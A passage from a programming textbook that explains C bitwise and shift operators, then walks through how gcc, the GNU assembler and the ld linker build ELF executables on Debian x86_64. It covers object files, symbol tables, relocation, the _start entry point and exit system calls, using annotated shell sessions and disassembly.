printf("%d\n", 0x93 || 0x35);   /* Logical OR */
```

The first instruction prints "1832" (= 10110111 in base 2), but the second prints "1" because at least one operand is not null.

[10]There is another difference: the & operator always evaluates both expressions that form the two operands, while && evaluates the second expression *only if* the first one is not null (that is, if it is "true").

Even the logical operator ||, (along with &&), doesn't always evaluate the second operand, unlike the counterpart bitwise OR operator.

The following instructions:

```
printf("%d\n", ~0x93);   /* Bitwise NOT */
printf("%d\n", !0x93);   /* Logical NOT */
```

produce respectively –148 and 0.

To deduce the first result, we note that 0x93 = 10010011, hence

```
~0x93 = 111…11101101100
```

It's negative, because the most-significant bit is 1. The absolute value of ~0x93 is 0x93+1 = 148

In particular, even if `var = 0` or `var = 1` it's not true that `!var = ~var`:

```
printf("%d\n", ~0);   /* Prints -1 (Bitwise NOT) */
printf("%d\n", !0);   /* Prints +1 (Logical NOT) */
printf("%d\n", ~1);   /* Prints -2 */
printf("%d\n", !1);   /* Prints 0 */
```

Finally, the C language has no logical XOR,[11] only bitwise XOR:

```
printf("%d\n", 0x93 ^ 0x35);   /* Bitwise XOR */
```

prints "166" = 10100110 in base 2.

Shift Operators

The *shift operators* shift all the bits of the operand to the right or left by a given number of positions.

Let's begin with the right shift. The instruction "`shr $3, %eax`" shifts to the right by three positions all the bits of the EAX register; as a consequence the three least-significant bits are lost (because they *flow out* from the register), and three new null bits are added to the left to fill the empty space created by the right-shifting of the three most-significant bits.

The same result can be obtained by dividing EAX by 8 (2^3).

The right shift produces an integer division; for example if EAX=46 (0x2E) then the instruction "`shr $3, %eax`" stores "5" (the integer $\leq 46/2^3$) into EAX.[12] For integer numbers the `shr` instruction should be avoided, because the null bits that are added to the left convert a negative number to positive.

This type of shift is called a *logical shift*; it only handles unsigned numbers.

For integer numbers it's better to use the *arithmetic shift,* which saves the original sign; we only have to change `shr` to `sar` (in `sar` the a stands for "arithmetic").[13]

---

[11] The logical XOR (^^) between two logical expressions `mask` and `exp`, inverts `exp` if `mask=TRUE`. To be more precise: if `mask`$\neq$`0` $\Rightarrow$ `mask^^exp = !exp`; if `mask=0` $\Rightarrow$ `mask^^exp = exp`. The logical XOR may be implemented this way: `#define XOR(a, b) (!(a) != !(b))`. In particular, if a$\in${0, 1}, b$\in${0, 1} then `a^^b` is equivalent to `a!=b`; in fact: `(0^^0)`≡`(0 != 0)`, `(1^^0)`≡`(1 != 0)`, `(0^^1)`≡`(0 != 1)`, and `(1^^1)`≡`(1 != 1)`. Therefore we don't need the ^^ operator, since we already have another one with the same functionality.

[12] The low byte of EAX is 00101110. Because of the shift, EAX loses three bits on the right and gains three null bits on the left, so it becomes 00000101.

[13] Usually, the type of shift used by C compilers is not known a priori; for instance, `gcc` uses `shr` for unsigned variables and `sar` for signed ones.

As an example, let's make a right arithmetic shift by four positions, so that the least-significant hexadecimal digit gets lost:

If EAX = –46 (0xFFFFFFD2) then "`sar $4, %eax`" saves –3 (0xFFFFFFFD) into EAX.

As it is for positive numbers, the result is the integer less than or equal to –46/16 = –2,875 [14].

Even the left shift can be either logical or arithmetic, but here there is no difference: "`shl $4, %eax`" and "`sal $4, %eax`" both produce the same result,[15] which is not always the expected one (the result of $n*2^4$). Two examples will demonstrate this point:

1. If EAX = 0xFFFFFFE0, in both cases we obtain 0xFFFFFE00.

   If EAX has to be seen as unsigned, then the result is wrong since it's less than the initial value. If EAX has to be seen as integer (so its initial value is –32), the left shift gives the expected result: 0xFFFFFE00 = $-32*2^4$.

2. If EAX = 0xF000000F, `shl` and `sal` both give 240 (0x000000F0), which is not the expected result in either case: if EAX is regarded as *unsigned* the result is wrong because it's less than the initial value; if it's regarded as *signed*, the result is still wrong because its sign is opposite to that of the initial value.

Summary

Numbers can be represented by using different conventions called *numerical notations*, which can be classified as *positional* or *nonpositional*. The most common numerical notations have bases 2, 8, 10, and 16.

Computers use base 2 because of hardware constraints (electrical circuits transferring a series of ON/OFF pulses generate binary numbers), while people prefer to use base 8, base 10, or base 16.

Three sections of this chapter dealt with binary, hexadecimal, and octal numbers, and how to convert numbers from one base to another.

Bytes, words, and paragraphs result from grouping bits. One byte is generally a group of 8 consecutive bits, although there is no exact definition; this is true for all common computers. A word (in the context of programming) is a group of 16 consecutive bits, while a paragraph is a group of 16 consecutive bytes. Bitwise operators, which are different from the logical operators we find in all high-level languages, are very useful for quickly operating on bits.

All this information is required if we want to use debuggers and decompilers to see how compilers and linkers work and what they do. We'll start that investigation in the next chapter.

[14]The instruction `printf("%d %d\n", -46>>4, -46/16)` prints 2 different values: –3 –2. If `EAX = -1 (0xFFFFFFFF)`, then "`sar $4, %eax`" saves –1 (the integer ≤ –1/16)" into EAX, while "`printf("%d %d\n", -1>>4, -1/16)`" prints –1 0.

[15]Both add four null bits on the right to balance the lost bits on the left.

CHAPTER 4

Executables and Libraries

This chapter focuses on two main topics: executables and libraries; here we want to find out how they are made, and how they work and interact with each other. To this end we must take a look deep inside their internal code, so it's necessary to operate at a lower level than in previous chapters. The working environment will be Debian GNU/Linux 8 (codename `jessie`) for x86_64 processors, equipped with `gcc` v. 4.9 and `gdb` 7.7 from GNU.

In the following pages we'll look at (and change) the assembly code of some test programs; here a good knowledge of assembly language is useful, although not compulsory since each line of code is properly commented, so that the basic information provided by Chapter 3 should be enough.

Our work tools will be:

- Programs to create executables and libraries: `gas` (the GNU Assembler), `gcc` (the GNU compiler driver), `ld` (the GNU linker);
- Programs to study what's inside binary files (`nm`, `readelf`, `objdump`, `gdb`, and others).
- A very simple test program using a library containing only one function will be created. Even this trivial example is enough to demonstrate the complexity of the subject.

All of the information from this chapter is the basic knowledge we'll need in Chapter 5, where we'll exploit our expertise to explore, and alter, the stack frames of functions.

Assemblers, Compilers, Linkers

Assemblers, compilers, and linkers are the work tools we use to create executables and libraries. The GNU tools are `as`, `gcc`, and `ld`. They can be used independently, but if intermediate files are not needed, the use of the compiler driver is enough to do all of the work.

The Assembler

Usually the term *assembler* covers both the language and the translator. *GAS* stands for Gnu ASsembler; it's a GNU program which translates an assembly source program to machine language. It's also known as *GNU as*, *gas*, or *as*. You can find a comprehensive user guide to the GNU Assembler at https://sourceware.org/binutils/docs/as/.

To get a concise description of the command *as*, its syntax and options, type the command *man as* in a terminal window or visit https://sourceware.org/binutils/docs/as/GNU-Assembler.html.

G. Di Cataldo, *Stack Frames*, DOI 10.1007/978-1-4842-2181-5_4

We'll use *as* rarely, only for very short programs (just a few lines of code); however, we can get the same object code by means of the compiler driver, which calls *as* for us. It' important to highlight that the default syntax for *as* is AT&T, but we can choose the "Intel syntax" by adding the `.intel_syntax` directive (`.att_syntax` switches back to AT&T). A clear explanation of both can be found at https://sourceware.org/binutils/docs/as/i386_002dVariations.html#i386_002dVariations.

The following "Hello, world" example, produced by *gcc*, has AT&T syntax:

```
.LC0:   .string "Hello, world"
        .globl  main
main:
        pushq   %rbp
        movq    %rsp,  %rbp
        movl    $.LC0, %edi
        call    puts
        popq    %rbp
        ret
```

The Compiler

The GNU C compiler is *gcc*; it's part of GCC, the Gnu Compiler Collection. *gcc* needs very few command-line arguments; its syntax is straightforward:

`gcc [options] input-file[s]`

Because *gcc* does a lot of work (preprocessing, compilation, assembly, and linking), it has a lot of options, too. Options can be grouped by type (overall options, language options, warning options, debugging options, optimization options, preprocessor options, assembler options, and so on).

Usually very few (or none) of them are needed; the most commonly used are these:

`-o output-filename` (specifies the output file name)

`-S` (creates the assembly code)

`-c` (creates the object code)

`-v` (turns on verbose output)

We'll use those and some other options in the following pages, to create static and dynamic libraries.

Let's start by compiling a C test file on Debian 8 for amd64:

```
g.$ echo -e '#include <stdio.h>\nmain(){printf("Hello, world\\n");}' > p.c [1]
g.$ gcc -S p.c                          # Compiles p.c: writes on p.s the assembly code of p.c
g.$ as -o p.o p.s                       # Creates the object file p.o (the machine-language
                                          translation of p.s)
```

The *object file* `p.o` is a binary file containing the "translation" into machine language of the C source code that we wrote in `p.c`, but it is not enough to make it executable: even when the source code is entirely contained in only one file (`p.c`), the related object file (`p.o`) needs other things (such as `printf` from the C library, and much more as we'll see later). It lacks a linking stage, to be done by the *linker*, to link all pieces together and create a program ready to be executed.

[1]More correctly, the second line should be written as: `int main() {printf("Hello, world\n"); return 0;}`

It's worth noting that the command *gcc -c p.c* (as well as *gcc -c p.s*) produces the same file `p.o` created by *as -o p.o p.s*; therefore if the assembly code is not required, the command *gcc -c p.c* is enough to get the object file; the option `-o p.o` can be omitted because *gcc* uses `.o` as its default extension for object files. We know that *gcc* accepts as input more than one file type: C source files (`.c`), assembly source files (`.s`), and object files (`.o`). Depending on the filename extension, *gcc* decides what to do. This is because *gcc* is not really a compiler but what is called a *compiler driver*; that is, a program that takes care of calling the various components (preprocessor, core compiler, assembler, and linker) on behalf of the user, who can avoid the difficult work of choosing the right command-line options.[2]

For example, *gcc p1.c p2.s p3.o* works as we expect: *gcc* calls *cc1* and then *as* to compile `p1.c`; it calls *as* to compile `p2.s`; it calls *collect2* and then *ld* to link all object files (`p1.o`, `p2.o`, and `p3.o`).

There are predefined filename extensions for output files, too; for example, compilations (such as *gcc -S p.c*) produce assembly files with the extension `.s`, but if we prefer another one (such as `.asm`) we must specify it by adding the option `-o p.asm`:

```
g.$ echo -e '#include <stdio.h>\nmain(){printf("Hello, world\\n");}' > p.c
g.$ gcc -S p.c
g.$ ls p.*
p.c  p.s
g.$ gcc -S -o p.asm p.c
g.$ ls p.*
p.asm  p.c  p.s
g.$
```

If the name of the executable file is omitted (that is, when we write *gcc p.c* without the option `-o fileName.ext`), then *gcc* chooses `a.out`.

Unfortunately, `a.out` is also the default name used by *as* for output files; therefore `a.out` can be either an *executable object file* (containing an executable program) or a *relocatable object file* (an object file still not linked).

That's why it's always advisable to specify the output file name.

The Linker

Finally, the *linker* (or *link editor*) is the program that joins together all pieces of code and data, creating an executable file ready to be loaded in memory.[3]

These "pieces" aren't only the object files obtained by compiling the program sources; let's think of the `main` function: *for us* it's the starting point, but we know that it's a function like all others. So, which is the function calling `main`?

The linker includes some code that is responsible for various preparatory jobs; then it calls `main`. If library functions are required, like `printf`, they too are added. Joining together all pieces doesn't mean writing them sequentially in one file, as the command *cat file1.o file2.o ...ecc... > p.bin* would do.

---

[2]The compiler (which translates the C source code to assembly) is really `cc1`. On Debian (with gcc v. 4.9) `cc1` can be found in `/usr/lib/gcc/x86_64-linux-gnu/4.9/`. Therefore, to get the assembly code of `p.c`. we can write: */usr/lib/gcc/x86_64-linux-gnu/4.9/cc1 p.c* which, if the line `#include <stdio.h>` is removed, produces the same output (`p.s`) as the command *gcc -S p.c* does. The preprocessor is now included in `cc1` but there is also a standalone version: `/usr/bin/cpp` (it's a link to `/usr/bin/cpp-4.9`). The directory `/usr/lib/gcc/x86_64-linux-gnu/4.9` has another program, `collect2` (see later), that is part of GCC; by contrast, the assembler and the linker belong to a group of programs called "binutils" (https://sourceware.org/binutils/).

[3]The linker may also be used to create a shared library (see later).

Each object file (let's call it a *module*[4]) contains, in addition to the *object code* (resulting from the translation of the source code to machine language), information for the linker, including a list of *global symbols* (names of variables and functions). Some of them are defined in the same file and can be used elsewhere (*exported symbols*), while others are only used there but are defined in other object files (*imported symbols*).

Object Files

We know that object files are binary files containing the "translation" into machine language of source programs. To produce executable binary files, they need a linking stage; this can be done by using one unique tool: the *gcc* compiler driver, which calls the various components (preprocessor, core compiler, assembler, and linker) with the right options, saving programmers a lot of effort.

Object files also include a list of global symbols. To see what's inside, we'll use the following simple test files:

```
g.$ cat p1.c                              # Shows the contents of p1.c
int g1 = 1;                               // Defines the global variable g1; uses g2 and calls f
extern int g2;
int f(void);
int main(void) { int v1=0x11; return f()+v1+g1+g2; }
g.$
g.$ cat p2.c                        # Shows the contents of p2.c
extern int g1;                      // Defines the global variable g2 and function f which uses g1
int g2 = 2;
int f(void) { int v2=0x22; return v2+g1+g2; }
g.$
g.$ gcc -c p1.c p2.c                      # Creates the object files p1.o, p2.o
g.$
```

The object file `p1.o` exports `g1`, `main` and imports `g2`, `f`; `p2.o` exports `g2` and `f` and imports `g1`. To verify this, we can use the *nm* command:[5]

```
g.$ nm  p1.o                             # Lists the symbols of the object file p1.o
                 U f                     # U = Undefined (f is defined in p2.o)
0000000000000000 D g1                    # g1 lies in the "Initialized Data" section
                 U g2                    # g2 too is defined in p2.o, not in p1.o
0000000000000000 T main                  # main is defined in the Text (code) section
g.$ nm  p2.o
0000000000000000 T f                     # f is defined in the Text section of p2.o
                 U g1                    # g1 is not defined in p2.o
0000000000000000 D g2                    # g2 lies in the "Initialized Data" section
g.$
```

[4]Namely, the term *module* refers to an object file included in a static library or to a shared library to be loaded at execution time (a plugin). The command *ar*, with the `t` option, shows all modules of a static library (`.a`); e.g.: *ar t /usr/lib/x86_64-linux-gnu/libc.a | more*

[5]The command *man nm* prints a brief description of *nm* and a list of options.

The Text section contains the object code; we can examine it using *objdump*, which shows in column 1 the instruction address (such as 29) and in the following columns the machine code (01 d0) and the assembly code (*add %edx,%eax*) .

```
g.$                              # Arch: x86_64, OS: Debian 8.2 (64 bit), compiler: gcc v. 4.9.2
g.$ objdump  -D  p1.o            # Disassembles p1.o (prints the corresponding assembly code)

p1.o:     file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <main>:                                              # main() starts at address 0
   0:   55                      push   %rbp                           # Prologue
   1:   48 89 e5                mov    %rsp,%rbp                      # (we'll talk about that
   4:   48 83 ec 10             sub    $0x10,%rsp                     # later, see Chapter 5)
   8:   c7 45 fc 11 00 00 00    movl   $0x11,-0x4(%rbp)               # v1 = 0x11
   f:   e8 00 00 00 00          callq  14 <main+0x14>                 # Calls f(). EAX=return value
  14:   89 c2                   mov    %eax,%edx                      # EDX = EAX = f()
  16:   8b 45 fc                mov    -0x4(%rbp),%eax                # EAX = v1
  19:   01 c2                   add    %eax,%edx                      # EDX += v1
  1b:   8b 05 00 00 00 00       mov    0x0(%rip),%eax                 # EAX = g1
  21:   01 c2                   add    %eax,%edx                      # Now EDX = f()+v1+g1
  23:   8b 05 00 00 00 00       mov    0x0(%rip),%eax                 # EAX = g2
  29:   01 d0                   add    %edx,%eax                      # Now EAX = f()+v1+g1+g2
  2b:   c9                      leaveq                                # Epilogue (see below)
  2c:   c3                      retq                                  # EAX = main's return value
...
g.$ objdump -D p2.o

p2.o:     file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <f>:                                                 # f() starts at address 0
   0:   55                      push   %rbp                           # Prologue
   1:   48 89 e5                mov    %rsp,%rbp                      # Prologue
   4:   c7 45 fc 22 00 00 00    movl   $0x22,-0x4(%rbp)               # v2 = 0x22
   b:   8b 15 00 00 00 00       mov    0x0(%rip),%edx                 # EDX = g1
  11:   8b 45 fc                mov    -0x4(%rbp),%eax                # EAX = v2
  14:   01 c2                   add    %eax,%edx                      # EDX += v2
  16:   8b 05 00 00 00 00       mov    0x0(%rip),%eax                 # EAX = g2
  1c:   01 d0                   add    %edx,%eax                      # Now EAX = g1+v2+g2
  1e:   5d                      pop    %rbp                           # Epilogue
  1f:   c3                      retq                                  # EAX = main's return value
```

The output data from objdump tell us that the format of both object files is ELF; each file contains some *sections* (.text, .data, and so on) to be joined together by the linker to make up *segments* that will be loaded in memory at execution time.

To get the list of sections for both object files, we can use the command *readelf -S p1.o p2.o*. Each section header in its output describes one section.

The section `.symtab` (SYMbol TABle) contains the symbol table for use by the linker *ld*. For example, the symbol table included in `p1.o` has offset 0x130:

```
g.$ readelf -S p1.o | grep symtab
[10] .symtab     SYMTAB    0000000000000000 00000130
```

To get the symbol table we use the command *readelf -s p1.o* (with lowercase *s*).

The list of segments of the executable file (`p.bin`) is printed by the command *readelf -l p.bin*, which shows all segments and their sections (known as *section-to-segment mapping*). Each program header describes one segment. This command has let us know that in `p.bin` there are 8 segments containing 30 sections, of which we can get a detailed list with the command *readelf -S p.bin*.

The two previous commands, *objdump –D p1.o* and *objdump –D p2.o*, also show that the instruction addresses[6] for both object files start from 0, so they need to be *relocated* to avoid memory overlap.

Addresses conventionally start from 0 because at compilation time there is no way to know how many files make up the program, nor how much memory they need; the same object file may in fact be reused to create new executables. In addition, the linker includes some code and data needed to start `main()`. So relocation is unavoidable even for the object file containing the `main()` function.

Variable and function names disappear in the object code, being replaced by their own memory addresses.

The two local variables `v1`, `v2` have known addresses (relative to the `RBP` register), both equal to `RBP–4`; but the corresponding absolute addresses are different, as well as the values that `RBP` has in `main()` and `f()`.

For the relocatable global symbols, we see null addresses in the instructions that contain the global variables `g1` and `g2` as well as the function `f`. These addresses refer to the following instructions, pointed to by the `RIP` register (instruction pointer):

- 8b 05 00 00 00 00 = copy to `EAX` the 32-bit number to be found at 0 bytes after the one pointed by `RIP`. It's the same as saying "copy to `EAX` the 4 bytes following the current instruction" because `RIP` points to the following instruction.
- 8b 15 00 00 00 00 = copy to `EDX` the 32-bit number to be found at 0 bytes after the one pointed by `RIP`.
- e8 00 00 00 00 = call the function whose address is equal to 0 plus the address of the next instruction. That's why the assembly code is *callq 14*, not *callq 0*. (The *q* suffix stands for "quadword" or "qword"; that is, 4*16 bits=64 bits.)

To get the list of relocatable symbols, we can use the command *readelf* (or *objdump*) with the option `-r` to print the contents of section `.rela.text`:

```
g.$ readelf -S p1.o | grep rela.text
  [ 2] .rela.text         RELA            0000000000000000   00000268
g.$ readelf -rW p1.o [7]

Relocation section '.rela.text' at offset 0x268 contains 3 entries:
    Offset             Info             Type       Symbol's Value      Name+Add.
0000000000000010  0000000a00000002 R_X86_64_PC32   0000000000000000    f - 4
000000000000001d  0000000800000002 R_X86_64_PC32   0000000000000000    g1 - 4
0000000000000025  0000000b00000002 R_X86_64_PC32   0000000000000000    g2 - 4
```

[6] They are offsets from the beginning of the `.text` sections (the absolute addresses are not known at this moment). The object code for each file starts at offset 64 from the beginning of the same file.

[7] The offset 0x268 is relative to the beginning of `p1.o`. The option `W` (Wide) makes the output more readable, asking *readelf* to print more than 80 columns.

```
Relocation section '.rela.eh_frame' at offset 0x2b0 contains 1 entries:
    Offset             Info             Type          Symbol's Value      Name+Add.
0000000000000020  0000000200000002 R_X86_64_PC32      0000000000000000    .text + 0
g.$
g.$ readelf -S p2.o | grep rela.text
  [ 2] .rela.text RELA 0000000000000000 00000238
g.$ readelf -rW p2.o

Relocation section '.rela.text' at offset 0x238 contains 2 entries:
    Offset             Info             Type          Symbol's Value      Name+Add.
000000000000000d  0000000a00000002 R_X86_64_PC32      0000000000000000    g1 - 4
0000000000000018  0000000800000002 R_X86_64_PC32      0000000000000000    g2 - 4

Relocation section '.rela.eh_frame' at offset 0x268 contains 1 entries:
    Offset             Info             Type          Symbol's Value     Name+Add.
0000000000000020  0000000200000002 R_X86_64_PC32      0000000000000000   .text + 0
g.$
```

As an example, let's compare the highlighted line above with the instruction at address 0x23, inside `main()`:

```
0000000000000025  0000000b00000002 R_X86_64_PC32      0000000000000000 g2 - 4
  23:   8b 05 00 00 00 00       mov    0x0(%rip),%eax          EAX = g2
        |  |  |
        23 24 25 < Code addresses (they refer to the .text section; so they are offsets)
```

The first line tells us that at offset 0x25 there is the memory address of symbol `g2`.

It needs to be relocated because it is a *temporary* relative address with null value; the same null address for `g2` appears on the second line.

These four null bytes form a so-called *relocation*. The same term is also used to denote the correction of temporary addresses made by the linker.

The GNU Linker

The main task of a linker is relocation; that is, changing the temporary addresses of instructions and symbols. The linker modifies the object code by providing relocated addresses that take into account the location of all the executable code in memory.

In GNU/Linux operating systems the linker is *ld* (Link eDitor or LoaDer).

On Debian, `/usr/bin/ld` is a link to `/usr/bin/ld.bfd`, which is the GNU linker that uses the BFD libraries, while on other systems *ld* is a link to *ld.gold*, a newer and faster linker, particularly for large C++ applications.

Usually *gcc* calls *ld* indirectly, through *collect2*, which calls various initialization functions at start time. If *collect2* is deleted, or if it doesn't exist, then *gcc* calls *ld* (see https://gcc.gnu.org/onlinedocs/gccint/Collect2.html).

The linker must not be confused with the OS loader (`ld-linux.so`; for Debian-8/64bit it is `/lib64/ld-linux-x86-64.so.2`, a link to `/lib/x86_64-linux-gnu/ld-2.19.so`). The main task of a loader is loading an executable file in memory, not linking. Actually `ld-linux` is a *linking loader*; that is, a loader with linking capabilities.

The direct use of *ld* discourages many people because of the great number and complexity of the command-line arguments.

Using the Linker with No Options

Just to take one example, let us create an executable file while minimizing the linker options:

```
g.$ ld -o t1.bin p1.o p2.o          # Creates the executable file t1.bin
ld: warning: cannot find entry symbol _start; defaulting to 00000000004000e8
g.$
g.$ readelf -h t1.bin               # Prints the information included in the header of t1.bin
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x4000e8
  Start of program headers:          64 (bytes into file)
  Start of section headers:          912 (bytes into file)
```

The linker tells us that it didn't find the `_start` function (it's `_start`, not `main`, that is the true "entry point" of the program[8]), so it decided to start the execution from `main()`.

To verify:

```
g.$ nm t1.bin | grep main
00000000004000e8 T main
g.$
g.$ objdump -d t1.bin

t1.bin:     file format elf64-x86-64
Disassembly of section .text:
00000000004000e8 <main>:
  4000e8:       55 push %rbp
  4000e9:       48 89 e5 mov %rsp,%rbp
  4000ec:       48 83 ec 10 sub $0x10,%rsp
  4000f0:       c7 45 fc 11 00 00 00 movl $0x11,-0x4(%rbp)
  4000f7:       e8 19 00 00 00 callq 400115 <f>
...
```

If we swap the file names (*`ld -o t2.bin p2.o p1.o`*), then the entry point becomes `f()`, not `main()`.

What If We Force `main()` to Be the Entry Point?

To force `main()` as the entry point we must add the option "`-e main`":

```
g.$ ld -e main -o t3.bin p2.o p1.o
```

[8]The `_start` function can be found in `/usr/lib/x86_64-linux-gnu/crt1.o` It belongs to `glibc` (Gnu LIBrary C: http://www.gnu.org/software/libc/), see the file `sysdeps/x86_64/start.S`.

```
g.$ readelf -h t3.bin | grep Entry
  Entry point address:               0x400108
g.$
```

Note that the `.text` section still begins at address 0x4000E8, but now this is the address of `f()`, while `main()` starts at 0x400108 (see the output of *`objdump -d t3.bin`*).

The absence of linker messages doesn't mean that it's all right; in any case, when execution starts, we get an error message:

```
g.$ ./t3.bin
Segmentation fault                                  The same if we execute t2.bin or t1.bin
g.$
```

To be precise, the executable file created by the linker is correctly executed, but it terminates abnormally because the *`retq`*[9] instruction at the end of `main()` copies, from the stack (see Chapter 5) to the `RIP` register, an illegal return address (with value equal to `argc`).

What If We Provide the Missing _start() Function?

It's not enough to rename `main()` as `_start()` or add one file that provides the `_start` function that was not found by the linker:

```
g.$ cat start.c                          # Prints the contents of start.c
void _start() { main(); }                # Now there is a function _start that calls main()
g.$ gcc -c start.c                       # Compiles start.c and creates start.o
g.$ ld -o t4.bin start.o p1.o p2.o       # Creates t4.bin; the linker prints nothing
g.$ ./t4.bin                             # Executes t4.bin
Segmentation fault
g.$
```

Once again there are no linker warnings, but `_start()` reveals the same problem: the `RIP` register takes the value 1, which originates the error message.

Adding Code to Terminate the Program Execution

A possible solution is adding some code to terminate the program (three assembly instructions, as you'll see); we can change the assembly code[10] by substituting the instruction *`retq`* at the end of the function `main()`, or after the call to `main()` in `start.c`:

```
g.$ cat start.c                  # Arch: x86_64, OS: Debian 8.2 (64 bit), compiler: gcc v. 4.9.2
void _start() {
   main();                       /* main() returns 57 in RAX */
   asm("movq  %rax,  %rdi\n\t"   /* Copies 57 to RDI (return value) */
       "movq $60, %rax\n\t"      /* System call no. 60: exit */
       "syscall");               /* Calls the system function specified by RAX */
   }
```

[9]The `retq` instruction copies the return address to RIP; then it adds 8 to RSP.

[10]The command *`gcc -S -o p15.s p1.c`* writes into `p15.s` the assembly code we want to change; then we create `t5.bin`: *`as -o p15.o p15.s; ld -o t5.bin p15.o p2.o`*.

```
g.$ gcc -c start.c
g.$ ld -o t6.bin start.o p1.o p2.o
g.$ ./t6.bin
g.$ echo $?                                          # Prints the value returned by t6.bin
57                                                   # OK: 0x11+1+2+f() = 57
g.$
```

If we prefer, we can write the whole function `_start` in assembly:

```
g.$ cat start.s
        .globl _start
_start: call main
        movq %rax, %rdi
        movq $60, %rax
        syscall
g.$ as -o start.o start.s                            # Calls GAS to create start.o
g.$ ld -o t7.bin start.o p1.o p2.o
g.$ ./t7.bin
g.$ echo $?
57
g.$
```

To terminate, `_start()` calls the system function number 60 (`exit`),[11] whose parameter (equal to the return value of function `main`) is copied to the `RDI` register.

We could also modify the function `_start` by including a call to `_exit()`; if so, the linker needs another parameter: the C library which defines `_exit()`:

```
g.$ cat start.c
#include <unistd.h>
void _start() { _exit(main()); }
g.$ gcc -c start.c
g.$ ld -o t8.bin start.o p1.o p2.o /usr/lib/x86_64-linux-gnu/libc.a
g.$ ./t8.bin; echo $?
57
g.$
```

The call to `_exit()` may be added to `p1.c` without the need of `_start()`:

```
g.$ cat p19.c
#include <unistd.h>
int g1 = 1;
extern int g2;
int f(void);
int main(void) { int v1=0x11; _exit( f()+v1+g1+g2 ); }
g.$ gcc -c p19.c
```

[11] The file `/usr/include/x86_64-linux-gnu/asm/unistd_64.h` lists the identification numbers of system calls; we are interested in `#define  __NR_exit 60`.

```
g.$ ld -e main -o t9.bin p19.o p2.o /usr/lib/x86_64-linux-gnu/libc.a
g.$ ./t9.bin; echo $?
57
g.$
```

The output of *objdump -d t9.bin* reveals that the text section includes `main`, `f`, `_exit`; the last one calls the system function 231 (0xE7, `exit_group`).

Why Terminating the Program Works

To conclude, the problem was not the lack of the function `_start` (`t5.bin` and `t9.bin` don't have it), but the impossibility of transferring control to the operating system. This is why when we add the code that terminates the program it works, even if the function `_start()` is missing.

This problem doesn't arise when we create the executable by means of the compiler driver (*gcc -o p.bin p1.o p2.o* or *gcc -o p.bin p1.c p2.c*[12]). In this case `p.bin` includes `_start()`,[13] which calls `__libc_start_main()`;[14] the latter calls `main()` and then `exit()`; the last receives the return value of `main()`. The function `exit()` calls `run_exit_handlers()`[15]. The latter, before ending, calls `_exit()`, which in turn calls the system function 231.

System and Wrapper Functions

We have seen that the return to the operating system is always performed through a *system call*; that is, a call to a *system function* (number 60 or 231).

Here it is useful to recall that system functions are the communication channel between applications and kernel: for security reasons, only the latter can perform some specific tasks (such as reading from a file); these services can be requested from the kernel by using system calls.

As an alternative to *syscall*, we could use the instruction *int $0x80*. Prior to that it's necessary to save "1" in `EAX` and the return value of `main()` in `EBX`. However, it is preferable to use *syscall* (on x86_64 OSes) or *sysenter* (on x86 OSes) since they are newer and faster. The file `/usr/include/x86_64-linux-gnu/asm/unistd_64.h` (if we work on Debian/64bit) lists the identification numbers of the system calls.

In C it's better to use the more portable library *wrapper functions* if available; for example, `_exit` is the wrapper function of `exit_group`, the system function number 231, as we can see by looking into `/usr/include/x86_64-linux-gnu/asm/unistd_64.h`:

```
g.$ cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h | grep 231
#define __NR_exit_group 231
```

The system function `exit_group()` terminates all threads in the calling process's thread group. Except for this, `exit_group()` is equivalent to `exit()`, the system function number 60.

The term *wrapper* evokes a function that simply calls another one. Sometimes the caller prepares data to pass as arguments or executes preliminary work so as to provide a simple and portable user interface.

---

[12]If we don't care about the two object files `p1.o` and `p2.o`, we can skip the command *gcc -c p1.c p2.c*. So, to create the executable file, it's enough to write: *gcc -o p.bin p1.c p2.c* However, object files will still be created with random names (for example, `ccP4frvf.o`) in the temporary system directory (`/tmp`).

[13]This function is defined in `/usr/lib/x86_64-linux-gnu/crt1.o`.

[14]The function `__libc_start_main`, which is not included in the executable file, will be loaded by the dynamic linker (`ld-linux.so`, see the section "The GNU Linker") at execution time. The C source is in `csu/libc-start.c` from `glibc` (http://www.gnu.org/software/libc/).

[15]See the file `stdlib/exit.c` from `glibc`.

In most cases, easier library functions may be used; for a brief discussion and a simple example, see http://www.gnu.org/software/libc/manual/html_node/System-Calls.html.

Some system functions, among them `gettid`,[16] have no related wrapper function:

```
g.$ cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h | grep gettid
#define __NR_gettid 186
g.$
g.$ man gettid | grep wrapper
    Note: There is no glibc wrapper for this system call; see NOTES.
    Glibc does not provide a wrapper for this system call; call it using syscall(2).
g.$
```

This means that the thread ID may be obtained only through the general wrapper function `syscall()`; there are no library functions nor wrappers returning the TID.

Here's an example:

```
g.$ cat sys.c
#include <stdio.h>                          // Declares printf()
#include <stdlib.h>                         // Declares system()
#include <unistd.h>                         // Declares syscall()
#include <syscall.h>                        // Declares SYS_gettid, __NR_gettid
int main(void)
   {
   int tid = syscall(SYS_gettid);           // Or syscall (__NR_gettid);
   printf("Thread ID = %d\n", tid);
   system("bash");                          // Starts a shell
   return 0;
}
g.$ gcc -o sys.bin sys.c
g.$ ./sys.bin
Thread ID = 17786
g.$                                         # New shell; here we can verify that the
g.$ pidof sys.bin                           # Process ID is equal to the Thread ID
17786                                       # (for info: "man gettid", "man pidof").
g.$ exit                                    # Terminates the shell.
exit
g.$
```

The function `syscall()`, provided by `glibc`, has the following code[17]:

```
/* Usage: long syscall (syscall_number, arg1, arg2, arg3, arg4, arg5, arg6)
   We need to do some arg shifting, the syscall_number will be in rax. */
        .text
ENTRY (syscall)
```

[16]The command *gettid* means "GET Thread ID." A thread is a part (the only one for small programs) of one process (process = program in execution state). The command *man gettid* says: "gettid() returns the caller's thread ID (TID). In a single-threaded process, the thread ID is equal to the process ID (PID, as returned by `getpid(2)`). In a multithreaded process, all threads have the same PID, but each one has a unique TID."

[17]See the file `sysdeps/unix/sysv/linux/x86_64/syscall.S`.

```
        movq %rdi, %rax          /* Syscall number -> rax. */
        movq %rsi, %rdi          /* shift arg1 - arg5. */
        movq %rdx, %rsi
        movq %rcx, %rdx
        movq %r8, %r10
